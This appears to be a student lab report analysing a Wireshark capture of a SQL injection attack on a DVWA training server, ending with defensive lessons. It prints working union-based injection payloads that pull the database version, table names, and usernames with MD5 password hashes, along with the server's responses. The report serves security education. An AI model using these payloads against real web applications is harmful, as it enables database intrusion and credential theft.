
Step 4: The SQL Injection Attack provides system information.

The attacker continues and starts targeting more specific information.

a. Within the Wireshark capture, right-click line 22 and select **Follow > HTTP Stream**. In red, the source traffic is shown and is sending the GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. In the **Find** field, enter **1=1**. Click **Find Next**.

c. The attacker has entered a query (1’ or 1=1 union select null, version ()#) into a UserID search box on the target 10.0.2.15 to locate the version identifier. Notice how the version identifier is at the end of the output right before the.closing HTML code.



```
tcp.stream eq 4

No.  Time        Source     Destination Protocol Length Info
  22 313.710129  10.0.2.4   10.0.2.15   HTTP     659 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union
  23 313.710277  10.0.2.15  10.0.2.4    TCP       66 80 → 35644 [ACK] Seq=1 Ack=594 Win=236 Len=0 TSval=116
  24 313.712
```

Wireshark · Follow HTTP Stream (tcp.stream eq 4) · SQL_Lab.pcap

```
                    </form>
                    <pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select null, version
()#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1' or 1=1 union
select null, version ()#<br />First name: Hack<br />Surname: Me</pre><pre>ID: 1' or
1=1 union select null, version ()#<br />First name: Pablo<br />Surname: Picasso</
pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First name: Bob<br /
>Surname: Smith</pre><pre>ID: 1' or 1=1 union select null, version ()#<br />First
name: <br />Surname: 5.7.12-0ubuntu1.1</pre>
          </div>

          <h2>More Information</h2>
          <ul>
                    <li><a href="http://www.securiteam.com/securityreviews/
5DP0N1P76E.html" target="_blank">http://www.securiteam.com/securityreviews/
5DP0N1P76E.html</a></li>
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (6,548 bytes) — Show and save data as ASCII

Find: 1=1

Frame 22: 659 bytes on wire (5272 bits), 659 bytes captured (5272 bits)

SQL_Lab.pcap — Packets: 30 · Displayed: 3 (10.0%) — Profile: Default

The database name is **dvwa** and the database user is **root@localhost**. There are also multiple user accounts being displayed.

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.


Step 5: The SQL Injection Attack and Table Information.

The attacker knows that there is a large number of SQL tables that are full of information. The attacker attempts to find them.

a. Within the Wireshark capture, right-click on line 25 and select **Follow > HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. In the **Find** field, enter **users**. Click **Find Next**.

c. The attacker has entered a query (1'or 1=1 union select null, table_name from information_schema.tables#) into a UserID search box on the target 10.0.2.15 to view all the tables in the database. This provides a huge output of many tables, as the attacker specified "null" without any further specifications.



```
tcp.stream eq 5

No.  Time        Source     Destination  Protocol Length Info
  25 383.277032  10.0.2.4   10.0.2.15    HTTP      680 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+unior
  26 383.277811  10.0.2.15  10.0.2.4     TCP        66 80 → 35666 [ACK] Seq=1 Ack=615 Win=236 Len=0 TSval=134
  27 383.284
```

Wireshark · Follow HTTP Stream (tcp.stream eq 5) · SQL_Lab.pcap

```
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_COLUMNS</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_FOREIGN</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: INNODB_SYS_TABLESTATS</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: guestbook</pre><pre>ID:
1' or 1=1 union select null, table_name from information_schema.tables#<br />First
name: <br />Surname: users</pre><pre>ID: 1' or 1=1 union select null, table_name
from information_schema.tables#<br />First name: <br />Surname: columns_priv</
pre><pre>ID: 1' or 1=1 union select null, table_name from
information_schema.tables#<br />First name: <br />Surname: db</pre><pre>ID: 1' or
1=1 union select null, table_name from information_schema.tables#<br />First name:
<br />Surname: engine_cost</pre><pre>ID: 1' or 1=1 union select null, table_name
from information_schema.tables#<br />First name: <br />Surname: event</pre><pre>ID:
1' or 1=1 union select null, table_name from information_schema.tables#<br />First
name: <br />Surname: func</pre><pre>ID: 1' or 1=1 union select null, table_name
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (45 kB) Show and save data as ASCII

Find: users

```
Frame 25: 680 bytes on wire (5440 bits), 680 bytes captured (5440 bits)
```

SQL_Lab.pcap Packets: 30 · Displayed: 3 (10.0%) Profile: Default

d. Close the Follow HTTP Stream window.

e. Click **Clear display filter** to display the entire Wireshark conversation.


Step 6: The SQL Injection Attack Concludes.

The attack ends with the best prize of all; password hashes.

a. Within the Wireshark capture, right-click line 28 and select **Follow > HTTP Stream**. The source is shown in red. It has sent a GET request to host 10.0.2.15. In blue, the destination device is responding back to the source.

b. Click **Find** and type in **1=1**. Search for this entry. When the text is located, click **Cancel** in the Find text search box.

   The attacker has entered a query (1'or 1=1 union select user, password from users#) into a UserID search box on the target 10.0.2.15 to pull usernames and password hashes!



```
tcp.stream eq 6

No.  Time        Source     Destination  Protocol Length Info
  28 441.804070  10.0.2.4   10.0.2.15    HTTP     685 GET /dvwa/vulnerabilities/sqli/?id=1%27+or+1%3D1+union
  29 441.804427  10.0.2.15  10.0.2.4     TCP       66 80 → 35668 [ACK] Seq=1 Ack=620 Win=236 Len=0 TSval=148
  30 441.807
```

Wireshark · Follow HTTP Stream (tcp.stream eq 6) · SQL_Lab.pcap

```
                    </form>
                    <pre>ID: 1' or 1=1 union select user, password from users#<br
/>First name: admin<br />Surname: admin</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: Gordon<br />Surname: Brown</pre><pre>ID: 1'
or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name:
Pablo<br />Surname: Picasso</pre><pre>ID: 1' or 1=1 union select user, password
from users#<br />First name: Bob<br />Surname: Smith</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: gordonb<br />Surname:
e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: pablo<br />Surname:
0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select user,
password from users#<br />First name: smithy<br />Surname:
```

1 client pkt, 1 server pkt, 1 turn.

Entire conversation (7,186 bytes) — Show and save data as: ASCII

Find: 1=1

```
Frame 28: 685 bytes on wire (5480 bits), 685 bytes captured (5480 bits)
SQL_Lab.pcap    Packets: 30 · Displayed: 3 (10.0%)    Profile: Default
```

SQL_Lab.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Find Next
Help
Filter Out This Stream
Print
Save as…
Back
Close

5. Observations and Analysis

The attack traffic was visible in plaintext, highlighting the risks of unencrypted HTTP communication. Wireshark clearly showed how user input was not sanitized before reaching the database. This reinforces the importance of secure coding practices.

6. Security Lessons Learned

This lab demonstrated that even simple vulnerabilities can lead to serious compromises. Defensive controls such as input validation, prepared statements, HTTPS, and intrusion detection systems are critical in preventing these attacks.

8. Conclusion

This lab strengthened my understanding of how attacks occur and how they can be detected through traffic analysis. Following a structured, step-by-step approach with screenshots made the attack process easier to understand.